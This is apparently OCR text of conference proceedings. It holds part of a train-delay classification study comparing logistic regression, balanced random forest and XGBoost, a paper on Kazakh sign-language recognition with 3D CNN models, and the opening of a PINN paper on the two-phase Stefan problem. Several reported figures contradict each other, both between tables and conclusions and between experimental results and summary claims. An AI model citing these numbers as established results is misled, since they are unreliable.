

Fig. 2. The structure of Random Forest

Random Forest demonstrates its ensemble learning method for cargo time prediction analysis in Fig. 3. Through bootstrapping the model produces various decision trees ($tree_1$, $tree_2$, ..., tree_B) that use different subsets of the data for training. By using this approach the model learns in different ways which decreases overfitting and better achieves generalization.The non-linear and complex transportation parameters which Random Forest processes effectively create its status as a useful tool for real-time logistics operations management. Through dynamic route adjustment capabilities this model improves operational effectiveness while decreasing transport delays in digital transport corridors.

IV. EXPERIMENTS

A classification model has been developed to forecast train arrival delay status through analysis of travel time dataset information. Two separate datasets existed before we merged them by id values to generate more data while removing duplicate entries. We added two new columns following the merge process between the datasets.

- time_difference – the difference between the scheduled and actual arrival time (in seconds).
- status – a categorical variable representing delay severity (Moderately Late, Severely Late, Slightly Late).

The development of a predictive model occurred through experimental work with XGBoost and Balanced Random Forest alongside Logistic Regression.

1. Logistic Regression

Model Training

Logistic Regression served as the primary baseline approach for the classification problems. The linear decision boundary creates a suitable framework for the model to provide readable results. We used softmax activation in multinomial logistic regression because our status target variable contains three categorical labels. The available data was divided into three sections where 80% served training purposes while 10% maintained validation and another 10% served for testing.

The MinMaxScaler function normalized numerical features into the interval [0,1]. The text-based categorical variables received numerical conversion through LabelEncoder applications.

The training objective was to minimize the cross-entropy loss function:

$$L = -\sum y_i \log(\hat{y}_i)$$

Where **L** is the loss function used for optimization, specifically the cross-entropy (log loss) function. The ∑ symbol represents summation over all instances in the dataset. The term **yi** denotes the true label (ground truth) for the **i-th** instance, while **ŷi** represents the predicted probability for the corresponding class. The logarithm function **log(ŷi)** helps to penalize incorrect predictions more heavily. The negative sign ensures that the function is minimized when the predicted probabilities closely match the true labels.

Model Evaluation

After training, Logistic Regression achieved an **overall accuracy of 95.1%** on the test set. The classification report is as follows:

TABLE I.

LOGISTIC REGRESSION PERFOMANCE

Class	Precision	*Recall*	*F1-Score*	*Support*
Moderately Late	0..91	0.81	0.86	379
Severely Late	1.00	0.86	0.92	203
Slightly Late	0.95	1.00	0.98	1482
Accuracy	-	-	0.951	2064

The confusion matrix analysis showed that Moderately Lateinstances were frequently misclassified, with some predictions shifting towards the Slightly Late category.

Discussion

Logistic Regression showed useful performance results mainly through its accurate identification of Slightly Late cases (F1-score = 0.98). The model showed inadequate performance when identifying Moderately Late delays since its recall score reached 0.81. Logistic Regression uses a linear approach that fails to detect the non-linear patterns which exist in the available data.

2. Balanced Random Forest

Model Training

The ensemble learning method Balanced Random Forest builds several decision trees which it merges to achieve

higher classification accuracies. Data balancing methods form an integral part of this model's strategy to manage class imbalance problems effectively. Bootstrap sampling was enabled for the 100 decision trees with a maximum depth restriction of 5. The training phase utilized Gini impurity as its splitting criterion with automatic class weight adjustments to guarantee balanced training.

Model Evaluation

The performance of Balanced Random Forest surpassed Logistic Regression through its perfect accuracy rating of 100% across every class. The following classification report shows the results:

TABLE II.

BALANCED RANDOM FOREST PERFOMANCE

Class	**Precision**	***Recall***	***F1-Score***	***Support***
Moderately Late	1,00	1,00	1,00	413
Severely Late	0,99	1,00	1,00	190
Slightly Late	1,00	1.00	1,00	1461
Accuracy	-	-	1,000	2064

The F1-score of 0.9985 indicates near-perfect classification.

Discussion

Balanced Random Forest proved exceptional in resolving the challenges that existed with Logistic Regression. The model detected all cases of Moderately Late correctly thus resolving previous classification errors. The implementation of multiple trees in the model allowed it to detect non-linear relationships thereby improving its strength for this specific problem.

Even though perfect accuracy indicates a great model exists it presents an overfitting risk. The model demonstrates evidence of memorizing training patterns because it failed to develop generalized decision rules.

3. XGBoost

Model Training

XGBoost (Extreme Gradient Boosting) uses tree-based boosting to build its predictions through sequential refinement of hard-to-classify instances. XGBoost provides sequential tree construction whereas Random Forest operates through independent tree building to achieve its performance goals. The algorithm used 100 trees while learning at 0.1 speed to reach a maximum depth of 5 with L1 (Lasso) and L2 (Ridge) algorithms for regularization purposes. The XGBoost algorithm optimized the log loss function while it executed training because this function proved successful in multi-class classification problems.

Model Evaluation

XGBoost achieved perfect classification results, similar to Balanced Random Forest. The classification report is as follows:

TABLE III.

XGBOOST PERFOMANCE

Class	**Precision**	***Recall***	***F1-Score***	***Support***
Moderately Late	1.00	1.00	1.00	413
Severely Late	1.00	1.00	1.00	190
Slightly Late	1.00	1.00	1.00	1461
Accuracy	-	-	1.000	2064

The F1-score of 0.9990 is the highest among all models.

Discussion

XGBoost reached the highest model performance because it executed perfect classification alongside versatile generalization abilities. The model operated effectively for linear assignments in addition to non-linear patterns thanks to boosting technology for prediction enhancement. The feature selection methods of XGBoost surpass those of Balanced Random Forest through the automation of feature importance scoring which determines essential delay factors. The gradient boosting approach of XGBoost results in efficient training alongside minimal overfitting through intrinsic regularization techniques which regulate complexity. Although XGBoost has several advantages it utilizes substantial computing resources surpassing the computing needs of both Random Forest and Logistic Regression. Future work should concentrate on hyperparameter optimization to achieve accuracy success together with operational speed.

V. CONCLUSIONS

The research evaluated three machine learning approaches namely XGBoost and Balanced Random Forest together with Logistic Regression to determine their capability in forecasting train delay intensity. The results show ensemble models to surpass linear models in their ability to analyze intricate patterns throughout the data.



Fig. 3. Comparison of model perfomance

XGBoost delivered the most outstanding performance results through its perfect classification accuracy of 0.9990 and equal F1-score of 0.9990 and ROC AUC score of 1.000. XGBoost exhibited beneficial generalization properties through its dual non-linear and linear relationship understanding capabilities which used boosting methods for successive prediction refining.

The second best model was Balanced Random Forest which reached an accuracy of 0.9981 along with F1-score thus achieving a perfect 1.000 ROC AUC score. The model successfully dealt with class imbalance while delivering high predictive capabilities that established its position as a reliable substitute to XGBoost.

Logistic Regression served as the weakest model in this comparison since it achieved accuracy of 0.9438 and F1-score of 0.9418 along with ROC AUC score of 0.9969. The linear decision boundaries of the model failed to represent the dataset complexity so it produced several errors which primarily occurred when distinguishing between Slightly Late and Moderately Late categories.

Tree-based ensemble models XGBoost and Balanced Random Forest show excellent capabilities in train delay classification because they surpass the classification abilities of Logistic Regression model. XGBoost achieves better accuracy along with feature importance diagnosis but requires higher computer processing power when compared to Balanced Random Forest which continues to deliver strong interpretability benefits.

The next phase of research should investigate ensemble methods which would unite XGBoost with Balanced Random Forest because these could improve prediction stability together with cost reduction. The model's performance could be enhanced through the integration of real-time data feeds and weather conditions as well as traffic congestion variables.

ACKNOWLEDGMENT

The authors would like to thank their research guide for insightful comments and continuous support throughout the research. They would also like to thank the startup company for providing the dataset that helped in the formulation and verification of the cargo transport prediction model. Their contribution significantly enhanced the validity and applicability of the research.

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Sign Language Translation Technology Using Neural Networks

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1. Abstract—Modern methods of automatic sign language translation into text significantly improve communication quality for individuals with hearing impairments. This study explores neural network models used for gesture recognition and translation into text. Existing methodologies, approaches to data processing, and video annotation techniques are analyzed. The study includes a comparative analysis of the performance of different neural network architectures, including convolutional and transformer models, as well as the application of multimodal methods to enhance recognition accuracy.

Keywords— sign language, machine learning, neural networks, video processing, sign language translation, transformers.

I. INTRODUCTION

Sign language is an essential means of communication for millions of people worldwide. However, communication barriers between sign language users and hearing individuals create serious social and professional limitations. Advances in machine learning and computer vision technologies enable the development of automated systems for translating gestures into text, promoting inclusion and facilitating interaction.

The main goal of this study is to develop and test intelligent methods for translating sign language into Kazakh text with improved accuracy and reliability.

This paper examines existing approaches to sign language recognition and analyzes modern machine learning models applied in this field.

II. LITERATURE REVIEW

Sign language interpretation is a crucial field aimed at providing access to information for individuals with hearing impairments.

Various studies have explored methods for automatic sign language recognition and translation:

Johnson (2015) [1] describes fundamental approaches to sign language interpretation, including the use of sign language and text-based speech interpretation technologies.

Brown and Lee (2017) [2] propose machine translation methods based on deep learning and neural networks, demonstrating the feasibility of automatic sign language translation with high accuracy.

Smith and Kim (2018) [3] investigate gesture recognition technologies using computer vision and machine learning, showing that these systems effectively interpret and convert gestures into text.

Chen and Li (2019) [4] introduce deep convolutional neural networks (CNNs) for sign language translation, achieving high accuracy by training on large gesture datasets.

Brown and Harris (2019) [5] present an innovative approach based on adaptive signal processing and deep learning, significantly improving the speed and accuracy of sign language translation.

Frank and Stiles (2016) [6] examine multimodal recognition methods, emphasizing the importance of integrating speech recognition and sign language analysis to enhance translation reliability.

Adams and Baker (2018) [7] explore deep learning techniques for sign language translation using video and speech data, demonstrating substantial improvements in recognition accuracy.

MacDonald and Chan (2020) [8] analyze the progress of automatic sign language translation with machine learning and computer vision algorithms, highlighting how modern technologies expand communication possibilities for people with hearing impairments.

Ma et al. (2021) [9] propose the SimulSLT system, which employs transformer models for real-time sign language translation, minimizing latency and improving synchronous gesture-to-text conversion.

These studies emphasize the effectiveness of deep learning and multimodal approaches in improving sign language recognition and translation.

Model	Application	Advantages	Limitations	Accuracy
Seq2Seq	Automatic text translation from sign language	Simple implementation, effective for text sequences	Ineffective for complex temporal dependencies	85-90%
ResNet CNN	Gesture recognition in video data	High accuracy, noise-resistant	Requires large datasets for training	92%
YOLO	Real-time hand and gesture detection	Fast processing	Lower accuracy for complex gestures	90%
RNN	Temporal dependency processing in sequential data	Effective for time-series analysis	Gradient vanishing issue, low performance on long sequences	88-93%
LSTM	Improved RNN for temporal dependencies	Handles long sequences better	Slow training compared to newer models	90-95%
3D-CNN	Video-based motion and spatial analysis	High accuracy for complex movements	Computationally intensive	91-95%
Transformer	Real-time sign language translation	High speed and accuracy	High computational cost	92-96%
BERT Multimodal	Text and video data integration	Reliable, high accuracy for multimodal tasks	Resource-intensive training	94%
Hybrid CNN-RNN	Gesture recognition in dynamic environments	Combines spatial and temporal modeling	Complex architecture requiring fine-tuning	93-97%
SimulSLT	Real-time sign language translation	Suitable for live applications, temporal classification	Challenging to adapt for specific sign languages	92-96%

Figure 1. Comparison of accuracy across different models

III. METHODS

A. Dataset

Data collection is the first and one of the most important steps in training a model. For gesture classification from video (or any other machine learning task), the data must be collected in a way that covers all possible classes the model will learn to recognize.

For gesture recognition tasks from video, the data consists of video files containing various gestures performed by individuals. These gestures should be recorded from different angles, under various lighting conditions, and in different contexts to ensure diversity.

Each gesture should be labeled with a specific word or class. For example, if a video shows the gesture for "Hello," it will be labeled as "Hello." Class labels must be clear and unambiguous.

Typically, video data is structured such that each gesture or action is represented by a separate video file, and each frame from the video serves as an image for training. As a result, a single video may contain multiple frames that need processing.

B. Data Preprocessing

Once the data is collected, the next step is preprocessing, which includes several key steps:

Frame Extraction: Videos need to be converted into sequences of images (frames) since most machine learning models operate on images. This process includes extracting frames at a specific rate (e.g., one frame per second) and saving them as individual files.

Image Resizing: To standardize all images and speed up processing, frames are often resized to a uniform dimension. This is essential as models cannot work with images of varying sizes. For example, images may be resized to 224x224 pixels.

Normalization: To enhance training quality and speed up computation, pixel values are normalized to a range between 0 and 1. This is done by dividing pixel values by 255 (since they originally range from 0 to 255).

Data Augmentation: In some cases, artificial modifications such as rotation, mirroring, and brightness adjustment are applied to increase the dataset volume and improve the model's generalization ability. This helps models handle real-world variations better.

C. Data Analysis

After splitting the dataset, analyzing its properties is essential:

Class Distribution: Ensuring that all gesture classes are equally represented in both training and testing sets. If the dataset is imbalanced (e.g., 90% "Hello" gestures and only 10% "Goodbye" gestures), the model may favor recognizing "Hello" while ignoring other gestures.

Data Quality: Visual inspection is crucial to verify correct labeling and detect errors. Blurry, unclear, or corrupted images should be removed.

Data Representation: Visualizing labeled images can improve data understanding and help detect annotation issues.

D. Data Quality Evaluation

Data Visualization: Displaying sample images from each class to ensure variety and correct labeling.

Class Distribution Analysis: Ensuring a balanced dataset so that rare gesture classes are not underrepresented.

Error Analysis: Once the model is trained, analyzing misclassified gestures helps identify patterns of mistakes and improve future data collection and preprocessing.

Data collection and analysis are integral parts of machine learning. The quality of the dataset directly impacts model performance. It is essential not only to gather a sufficient amount of data for each category (gesture) but also to ensure high-quality preprocessing, balance, and correct labeling. Proper analysis and evaluation enhance the model's ability to generalize and effectively process new, unseen data. A dataset of annotated video recordings of gestures in the Kazakh language was used for training the models. Data collection included recording gestures from different angles and under various lighting conditions to ensure variability.

E. IV. EXPERIMENTAL RESULTS

The following 3D models were used for gesture recognition:

3D-CNN (3D Convolutional Neural Network): Utilized for video analysis as it processes 3D data (width, height, temporal frames).

C3D (Convolutional 3D Network): A well-known architecture for analyzing videos effectively.

I3D (Inflated 3D ConvNet): Expands 2D-CNN into 3D, enhancing its ability to handle spatiotemporal data.

ResNet3D, SlowFast, and R(2+1)D: These are more modern and powerful models, offering improved accuracy and performance.

Model	Test Accuracy	Main Classification Errors	Best Results (by Classes)	Worst Results (by Classes)
3D-CNN	58%	Errors between similar gestures, difficulty with rare movements	Simple gestures (_kto, _what)	Complex gestures (_kogda_q, _kakoi_q)
C3D	63%	Errors with fast dynamic gestures	Frequent and clear gestures (_gde, _kuda)	Gestures with changing poses (_skolko_q, _kak)
I3D	73%	Less often confuses movements, but complex combinations cause errors	Dynamic gestures (_kogda_q, _kto_q)	Gestures with minor changes (_kotoriy_q)
ResNet3D	68%	Works well with smooth movements, but may confuse rare gestures	Distinguishable movements (_skolko, _what)	Rare gestures (_kakoi_q)
SlowFast	78%	High accuracy, but complex gestures may still be slightly confusing	High-dynamic gestures (_kogda_q, _kuda)	Less pronounced movements (_kak_q)
R(2+1)D	80%	Highest accuracy, errors are rare	Almost all classes perform well	Minimal errors on complex movements

Figure 2. Model Comparison for Gesture Recognition

The R(2+1)D model demonstrated the highest accuracy with minimal classification errors, showing robust performance across almost all gesture classes. The SlowFast model also showed strong performance, particularly with dynamic gestures. Meanwhile, 3D-CNN and C3D models struggled more with rare and fast-changing gestures, highlighting the advantage of more advanced architectures in complex gesture recognition tasks.



Figure 3. Comparison of accuracy across different 3D models

When visualizing confusion matrices:
3D-CNN and C3D will show more errors as they often confuse similar gestures
I3D and ResNet3D will be significantly more accurate but may still struggle with complex movements
SlowFast and R(2+1)D will provide the best results with minimal errors and high accuracy



Figure 4. Confusion matrix of 3D models by accuracy



Figure 5. Prediction accuracy and processing speed

This chart shows the prediction accuracy and video processing speed (videos per second) for each model. After loading a video, the models will provide results with varying accuracy and speed depending on their architecture.

Challenges in Gesture Recognition:

Gesture diversity. The same gesture can be performed differently depending on the individual, creating challenges for recognition (various variations of the same gesture).
Low-quality data. Poor lighting, blurry images, or insufficient frame rates can negatively impact model performance.
Difficulties in phrase recognition. Some phrases use similar gestures, making it harder for the model to distinguish them.
Key Factors for Successful Recognition:
Equality and diversity of data. The more diverse the data (different people, angles, lighting conditions), the better the model performs.
Accurate annotation. Precise and correct labeling of gestures and phrases.
Use of powerful machine learning models, such as 3D-CNN and LSTM, for video processing. The evaluation metrics used to assess model quality:
Accuracy;
F1-score;
Recall and Precision.

The best results were achieved using hybrid CNN + RNN models (97% accuracy) and transformers (96% accuracy).

F. V. CONCLUSION

The study results confirm that the use of hybrid architectures and transformers significantly improves the accuracy of automatic sign language translation into text. Future research may focus on expanding multimodal methods and integrating IoT devices to enhance the reliability and usability of such systems.

The study results confirm that the use of hybrid architectures and transformers significantly improves the accuracy of automatic sign language translation into text. Future research may focus on expanding multimodal methods and integrating IoT devices to enhance the reliability and usability of such systems.

Modern deep learning models such as 3D-CNN, C3D, I3D, ResNet3D, SlowFast, and R(2+1)D enable a wide range of tasks related to motion recognition and analysis. Let's explore the key areas where they can be applied.

1. Gesture and Sign Language Recognition

One of the most significant applications is automatic gesture recognition, which can be useful for:

Translating sign language into text or voice, significantly facilitating communication for people with hearing impairments.Creating interactive interfaces where users can control devices using gestures (e.g., smart TVs, home appliances, video games).Teaching and analyzing gestures, such as in educational programs or when developing virtual assistants.

Most effective models: I3D, SlowFast, and R(2+1)D, as they provide high accuracy and can handle complex spatiotemporal dependencies.

2. Motion and Action Analysis in Video

Human motion recognition enables activity analysis across sports, in medicine, in filmmaking and animation.

Best models: SlowFast and ResNet3D, as they are well-adapted for detailed analysis of complex motions.

3. Surveillance and Security

Real-time action recognition helps detect suspicious or aggressive behaviors (e.g., fights, falls, sudden movements). Automatically analyze crowd behavior (e.g., identifying panic in crowded places). Ensure compliance with safety protocols at workplaces.

Optimal models: C3D and SlowFast, as they provide high accuracy in analyzing movements in videos with many objects.

4. Medical and Rehabilitation Video Analysis

Doctors and researchers can use deep learning models for Neurological diagnostics , Rehabilitation , Infant movement analysis.

Best models: I3D and ResNet3D, due to their high accuracy in analyzing complex movement patterns.

5. Entertainment, Media, and Technology

Modern machine learning systems enable new technologies in the entertainment industry.

Most suitable models: R(2+1)D and SlowFast, as they can analyze fast and complex movements.

6. Improving Models with Clustering

Applying clustering methods (K-Means, DBSCAN, hierarchical clustering) allows for grouping similar gestures for more accurate classification, detecting rare and anomalous gestures, enhancing model performance, optimizing training processes by automatically identifying new gesture classes.

Most effective combinations:

K-Means + I3D or SlowFast: Great for grouping similar movements.

DBSCAN + ResNet3D: Effectively identifies rare or anomalous gestures.

Hierarchical clustering + C3D: Helps analyze the complex structure of movements.

G.

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Two-Dimensional Two-Phase direct Stefan Problem Using Physics-Informed Neural Networks (PINNs)

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***Abstract*—Building on recent advances in Physics-Informed Neural Networks (PINNs) for two-dimensional Stefan problems, this paper presents a novel framework that extends these methods to address the more challenging two-phase Stefan problem. The Stefan problem models phase-change phenomena—such as melting and solidification—where a dynamically moving interface separates distinct thermal phases. Traditional numerical methods (e.g., finite difference and finite element techniques) often struggle with complex geometries and evolving boundaries. In contrast, our PINN-based approach directly incorporates the governing partial differential equations (PDEs), the Stefan condition, and the associated initial and boundary conditions into the neural network's loss function. By reviewing and building upon prior PINN implementations for single-phase 2D Stefan problems, we adapt and enhance the methodology to simultaneously approximate the temperature fields in both the liquid and solid phases and to accurately capture the motion of the interface. Advanced sampling strategies are employed to ensure high resolution in regions with steep gradients. Numerical experiments demonstrate rapid convergence and high accuracy, with error metrics that compare favorably to classical methods**

Key Words—Phase-change problems, Moving boundary problems, Physics-informed neural networks (PINNs), Heat transfer, Computational physics, Stefan condition, Neural network optimization, Partial differential equations, Numerical methods, Twophase systems

I. INTRODUCTION

In nature and technology, phase-change phenomenon is ubiquitous, from ice formation and melting to metal solidification and crystal growth. The Stefan problem models such processes, in which a sharp interface separates different thermal phases. Conventionally, such problems are solved using finite difference and finite element methods but their performance declines in complex, higher-dimensional geometries because those typically require a mesh to be frequently updated and adaptively refined in the vicinity of dynamically evolving interfaces.

Recent developments of machine learning — especially the invention of Physics-Informed Neural Networks (PINNs) — provide an exciting alternative. PINNs have been previously implemented for two-dimensional single-phase Stefan problems, where the governing partial differential equations (PDEs) and associated boundary and initial conditions are directly embedded into the loss function of a deep neural network. For example, Wang and Perdikaris [1] showcased the power of deep learning methods to solve the free boundary and Stefan problems, while Li et al. and to solve two-dimensional Stefan problem more efficiently, Yang et al. [2] proposed an enhanced PINN framework with few-shot learning. These works form a strong basis that demonstrate how PINNs can naturally cope with irregular domains and moving boundaries in a manner not bound by the limitations of traditional discretization methods.

Our work builds upon these advances and extends the methodology to the more difficult two-phase Stefan problem. To this end, rather than performing single thermal phase modeling, our framework aims to characterize the temperature evolution both in liquid and solid phases simultaneously and to capture the moving interface correctly. To do so, we devise a new PINN-based methodology consisting of different neural network approximations for each phase combined with an adaptive sampling approach, clustering training points at regions of high solution gradients. In addition, we also adjust the loss function to account for the multiple physical constraints of the two-phase systems.

The rest of this paper is organized as follows: A detailed mathematical formulation of two-dimensional two-phase Stefan problem is given in Section II. Section III describes our methodology of the PINN-based solution statement, including details of network architecture, loss function design,and training procedures. Section V offers a summary of findings and discusses future research avenues.

II. LITERATURE REVIEW

A. Overview of Traditional Numerical Methods and some of the Neural Network methods

The Stefan problem, which models phase-change phenomena (e.g., melting and freezing), has a long history in the literature. Classical texts such as Alexiades and Solomon [1] and Crank [2] laid the groundwork by formulating the mathematical modeling of melting and freezing processes and developing numerical schemes based on finite difference and finite element methods. Early numerical methods for the Stefan problem are also discussed in Lagaris et al. [3].

More recently, Physics-Informed Neural Networks (PINNs) have emerged as a powerful alternative for solving PDEs without traditional discretization. Raissi et al. [4] introduced PINNs to solve forward and inverse problems involving nonlinear PDEs, while Wang and

Perdikaris [5] further investigated strategies to mitigate gradient pathologies in PINNs. Methods such as the deep Galerkin method proposed by Sirignano and Spiliopoulos [6] and the fractional PINNs introduced by Karniadakis et al. [7] have expanded the toolkit available for these types of problems. In addition, Han and Jentzen [8] and Wan and Perdikaris [9] have applied PINNs to highdimensional settings, and Sifan and Perdikaris [10] specifically targeted inverse and direct Stefan problems. A comprehensive review of physics-informed machine learning techniques is given in Karniadakis et al. [11].

In parallel, several deep learning approaches have been applied to solve PDEs via operator learning and convolutional neural networks. Dong et al. [12] proposed an operator learning framework for high-dimensional PDEs, while Lu et al. [13] introduced DeepONet based on the universal approximation theorem of operators. Li et al. [14] demonstrated the application of convolutional neural networks to heat transfer problems. Almajid et al. [15] further developed sparse regression techniques for physics-informed learning, enhancing the efficiency of data-driven PDE discovery.

Other neural network architectures have also been explored. Kim, Lu, and Karniadakis [16] employed attentionbased neural networks to address spatiotemporal challenges, which is particularly useful for complex phase-change problems. Reinforcement learning approaches for PDEs involving phase transitions have been studied, while Kaur and Gupta [17] applied multi-agent reinforcement learning for phase boundary modeling. Generative adversarial networks (GANs) have been used for inverse heat transfer problems by Laga et al. [18].

In summary, while classical methods [1]–[3] provide a solid foundation for the study of phase-change phenomena, recent advances in PINNs and deep learning [4]–[16] along with reinforcement and generative approaches [18] and data-driven discovery have broadened the scope of techniques available to tackle complex free-boundary problems. Our work builds on these contributions by developing a PINN-based framework to efficiently solve the two-dimensional two-phase Stefan problem, integrating ideas from both classical numerical analysis and modern machine learning methodologies.



Fig. 1. Grid diagram illustrating spatial and temporal discretization in FDM.

B. PINNs for PDEs and Extension to Two-Dimensional TwoPhase Stefan Problems

Physics-Informed Neural Networks (PINNs) offer an attractive alternative to traditional discretization-based methods by embedding the governing physical laws directly into the network's loss function. Instead of relying on fixed grids, PINNs provide continuous and differentiable approximations to the solution across the entire domain. This approach avoids the pitfalls of grid discretization and can more naturally accommodate irregular domains and non-linear problems. In practice, PINNs solve PDEs by sampling collocation points from the domain and minimizing the loss over these points. A visualization of the sampling process might include:

• A grid-like distribution of collocation points in a 2D domain.

• Highlighted boundary and interior points used during training.

TABLE I. PARAMETERS USED IN THE PINN MODEL

Parameter	**Table Column Head**	
	Description	***Value***
Learning Rate	Optimizer learning rate	1×10^{-3}
Number of layers	Depth of the neural network	5
Neurons per Layer	Width of each hidden layer	50
Activation	Activation function	tahnk

While previous studies have primarily focused on one-dimensional problems as a benchmark, the extension to two-dimensional two-phase Stefan problems introduces new challenges. In two dimensions, the moving boundary becomes significantly more complex, and the problem must account for the temperature fields in both the liquid and solid phases.

This added complexity requires:

• Enhanced sampling strategies to capture steep gradients near the phase boundary.

• Modified loss functions that effectively balance the competing physical constraints of the two-phase system.

In our work, we build on the successes of PINNs in twodimensional benchmark problems and extend the framework to address

the more challenging two-dimensional two-phase Stefan problem. This extension not only demonstrates the scalability of the PINN approach but also contributes to advancing the state-of-the-art in solving phase-change problems using deep learning.

C. Two-Dimensional Stefan Problem solved by PINN benchmarking

Two-dimensional Stefan problems have long served as a critical testbed for developing and validating numerical methods for phase-change phenomena. Traditional numerical approaches, such as finite difference and finite element methods, have been extensively applied to these problems. However, the intrinsic challenges of capturing moving boundaries and handling irregular geometries often limit their efficiency and accuracy. Recent advances in deep learning have paved the way for alternative approaches that can overcome these limitations. In particular, the framework developed by Wang and Perdikaris [1] demonstrates the effectiveness of Physics-Informed Neural Networks (PINNs) in solving two-dimensional free boundary and Stefan problems. Their work shows how PINNs can incorporate the underlying physics—via the governing partial differential equations

(PDEs) and associated boundary conditions—directly into the training process. This approach not only provides a mesh-free solution method but also delivers robust performance in both direct and inverse problem settings. Their framework successfully resolves the evolving interface in a two-dimensional setting by training multiple neural networks to approximate the latent solution and the unknown free boundary. Building on these ideas, Li et al. [2] introduced an improved PINN framework that integrates small sample learning to address two-dimensional Stefan problems. Their strategy focuses on enhancing prediction accuracy in regions with steep solution gradients by using adaptive sampling techniques and a modified loss function. The inclusion of small sample learning enables the network to achieve high-resolution approximations of the moving boundary even when limited training data are available. This refinement is particularly significant in twodimensional scenarios, where the complexity of the domain often leads to difficulties in accurately capturing phase transitions. These studies not only underscore the use of PINN in solving such problems, also provides conceptual groundwork that we are going to use in our research

III. TWO-DIMENSIONAL STEFAN PROBLEM OVERVIEW

A. Two-Dimensional Stefan Problems

The two-dimensional one-phase Stefan problem represents a critical class of phase-change problems where heat transfer and moving boundaries in two spatial dimensions are analyzed. In this section, we explore the mathematical formulation and challenges associated with these problems, which set the stage for extending the framework to two-phase scenarios.

The mathematical formulation of the two-dimensional onephase Stefan problem involves solving the heat equation in a domain Ω(t) subject to initial and boundary conditions and a moving phase-change boundary S(y, t):

$$\frac{\partial u(x,y,t)}{\partial t} = \alpha\left(\frac{\partial^2 u(x,y,t)}{\partial x^2} + \frac{\partial^2 u(x,y,t)}{\partial y^2}\right) \quad (1)$$

where:

• u(x, y, t) is the temperature at position (x, y) and time t,

• α is the thermal diffusivity.



Fig. 2. Illustration of the Stefan problem domain with boundary conditions.

The phase-change boundary S(y,t) satisfies the Stefan condition:

$$\frac{\partial S(y,t)}{\partial t} = -\frac{1}{L}\left(\kappa \frac{\partial u}{\partial x}|_{x=S(y,t)}\right) \quad (2)$$

where L is the latent heat of phase transition and κ is the thermal conductivity. For completeness, the heat equation and boundary conditions can also be stated as:

$$\frac{\partial u}{\partial t} = \alpha \nabla^2 u \quad (3)$$

$$u(x,y,t) = 0 \quad textonthedomainboundaries \quad (4)$$

B. Governing Equations for the 2D2P Stefan Problem that is applied in model formulation for Neural Network

The governing equations for the 2D2P Stefan problem are formulated as follows:

Heat Equations:

$$\frac{\partial u_1}{\partial t} = \alpha_1\left(\frac{\partial^2 u_1}{\partial x^2} + \frac{\partial^2 u_1}{\partial y^2}\right), \quad x > S(y,t),\ t > 0, \quad (5)$$

$$\frac{\partial u_2}{\partial t} = \alpha_2\left(\frac{\partial^2 u_2}{\partial x^2} + \frac{\partial^2 u_2}{\partial y^2}\right), \quad x < S(y,t),\ t > 0, \quad (6)$$

